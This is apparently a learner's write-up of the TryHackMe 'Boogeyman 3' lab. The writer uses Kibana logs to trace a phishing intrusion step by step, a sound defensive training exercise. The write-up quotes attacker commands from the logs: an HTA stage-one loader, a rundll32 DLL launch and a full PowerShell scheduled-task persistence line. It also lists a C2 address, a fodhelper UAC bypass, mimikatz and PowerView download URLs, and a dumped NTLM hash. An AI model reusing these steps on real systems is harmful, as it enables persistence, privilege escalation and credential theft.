

Introduction

TryHackMe

Dashboard

Learn

Practice

Compete

63

329

E

Learn > Boogeyman 3



Boogeyman 3

Premium room

The Boogeyman emerges from the darkness again.

60 min

15 338

Start AttackBox

Badge

Save Room

230 Recommend

Connectivity

Options

Room progress (0%)

Task 1

Introduction

Start Lab Machine

Due to the previous attacks of Boogeyman, Quick Logistics LLC hired a managed security service provider to handle its Security Operations Center. Little did they know, the Boogeyman was still lurking and waiting for the right moment to return.

In this room, you will be tasked to analyse the new tactics, techniques, and procedures (TTPs) of the threat group named Boogeyman.



Investigation Platform

Before we proceed, deploy the attached machine by clicking the **Start Lab Machine** button in the upper-right-hand corner of the task. The provided lab machine runs an Elastic Stack (ELK), which contains the logs that will be used throughout the room.

Once the machine is up, access the Kibana console (via the AttackBox or VPN) using the credentials below.




URL	http:// <u>MACHINE_IP</u>
Username	elastic
Password	elastic

Note: The Kibana instance may take 3-5 minutes to initialise.

Hello there, this is the last part of the Boogeyman series, in which we will explore logs stored in ELK (Kibana). This room acquires combined knowledge of SOC L1 Analyst for triaging and investigating the attack.


Investigation

Everything started with phishing email, the master tool of social engineering, yet again. As the narrative says the attack had begun by compromising email of one of the employees and then using the compromised email address to set another phishing email. Attacker aimed at the CEO, Evan Hutchinson.




Evan opened the attachment and when nothing happened, he reported the phishing email to the security team.

After receiving the phishing email report, the security team investigated the workstation of the CEO. During this activity, the team discovered the email attachment in the downloads folder of the victim and observed a file inside the ISO payload.




Incident occurred between 29.8. – 30.8.2023.


After logging into our Kibana platform, we will set the time range.



At first, we had to find PID of the process that executed the initial stage 1 payload, which was ProjectFinancialSummary_Q3.pdf.



We put there that process.pid > 0, because there were many logs totally empty so we had to get rid of them and in the process.name must be written something, but still we



were lacking the important mentioning of ProjectFinancialSummary file so we added –
process.command_line : *ProjectFinancialSummary*.


The full process command line was:

"C:\Windows\SysWOW64\mshta.exe" "D:\ProjectFinancialSummary_Q3.pdf.hta"
{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}{1E460BD7-F1C3-4B2E-88BF-
4E770A288AF5}

```
Hashes: MD5=665D512BB2727713783B73F1B7FEB808, SHA2  
4361E70A5FF774A0A1A7C65989  
ParentProcessGuid: {6682e687-82ad-64ee-6201-00000  
ParentProcessId: 2940  
ParentImage: C:\Windows\explorer.exe  
ParentCommandLine: C:\Windows\Explorer.EXE  
ParentUser: QUICKLOGISTICS\evan.hutchinson
```

This screenshot just confirms the parent process (parent image) originated from the
search engine explorer.exe

Now that we have found the **PID: 6392**, we can correlate the other processes connect to
this one. Specifically, to find the full command-line value of the execution when stage 1
payload attempted to implant a file to another location. (**Stage 1 payload is:**
ProjectFinancialSummary_Q3.pdf.hta). We could also find this command by changing
PPID to 6392, but strangely this didn't work out for me.



C:\Windows\System32\xcopy.exe" /s /i /e /h D:\review.dat
C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat

# process.parent.pid	6,392
t process.pe.company	Microsoft Corporation
t process.pe.description	Extended Copy Utility
t process.pe.file_version	10.0.18362.1 (WinBuild.160101.0800)
t process.pe.imphash	052e5cb28770b24801bd790ab30830f2
t process.pe.original_file_name	XCOPY.EXE
t process.pe.product	Microsoft® Windows® Operating System
# process.pid	3,832

So the PID of this newly created process is: 3832

Then the implanted file was eventually used and executed by the stage 1 payload. The full command-line of this execution was:

"C:\Windows\System32\rundll32.exe" D:\review.dat,DllRegisterServer

That was basically right below it, as you can see everything happened within 2 seconds + the malware used PowerShell to establish persistent connection in the form of scheduled task so even when the workstation is restarted the connection can continue.


"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" \$A = New-ScheduledTaskAction -Execute 'rundll32.exe' -Argument 'C:\Users\EVAN~1.HUT\AppData\Local\Temp\review.dat,DllRegisterServer'; \$T = New-ScheduledTaskTrigger -Daily -At 06:00; \$S = New-ScheduledTaskSettingsSet; \$P = New-ScheduledTaskPrincipal \$env:username; \$D = New-ScheduledTask -Action \$A -Trigger \$T -Principal \$P -Settings \$S; Register-ScheduledTask Review -InputObject \$D -Force;

The name of the task was: Review




The file has also initiated a potential C2 connection.

After typing the “review.dat” to find out if there is more in it, we have come across to already used command line by the attacker to be lurking inside the machine:



We added Parent process ID field so we can see which process initiated the cmd.exe: 4672

The C2 IP address + port is: **165.232.170.151:80**




The attacker has discovered that the current access is a local administrator. What is the name of the process used by the attacker to execute a UAC bypass?

UAC bypass: It's basically a tool to bypass UAC (User Account Control) in Windows so the malware in the workstation gains administrators' permission without any difficulty of proving its admin.


As ChatGPT suggests, **often abused auto-elevated Windows apps are:**

- fodhelper.exe , computerdefaults.exe, eventvwr.exe, sdclt.exe



And we are lucky with our findings. The process of fodhelper.exe was really abused to open powershell.exe to escalate his privileges.

The clue said that the attacker attempted to dump the credentials inside the machine and for that he used a tool from GitHub called:




My initial thought was that the tool that the attacker used was:

<https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1>

Which helps with enumeration, but we wanted a credential dumping tool, so it was the other command pointing to this website:


https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip

After successfully dumping the credentials inside the machine, the attacker used the credentials to gain access to another machine. Which username is:



We know for sure that for this action mimikatz was used, so we used it to query the actions.

We have found out that the attacker gained access to the user: **itadmin** and the hash **password was: F84769D250EB95EB2D7D8B4A1C5613F2**




Timestamp of this log: Aug 30, 2023 @ 00:13:37.090

Using the new credentials, the attacker attempted to enumerate accessible file shares. What is the name of the file accessed by the attacker from a remote share?

We have put the name itadmin and process.command_line : *, to show us some logs related to the itadmin account, but this doesn't seem to be related to what we're trying to find right now, because this activity takes place after an hour and a half, so we go


back and by PPID will try to look for the correct answer.



Process ID of the mimikatz successful breach into itadmin account is 1892.

Unfortunately, this only shows that on the machine was run powershell.exe afterwards.

But I have gotten an idea of putting the machine name to it and voala:



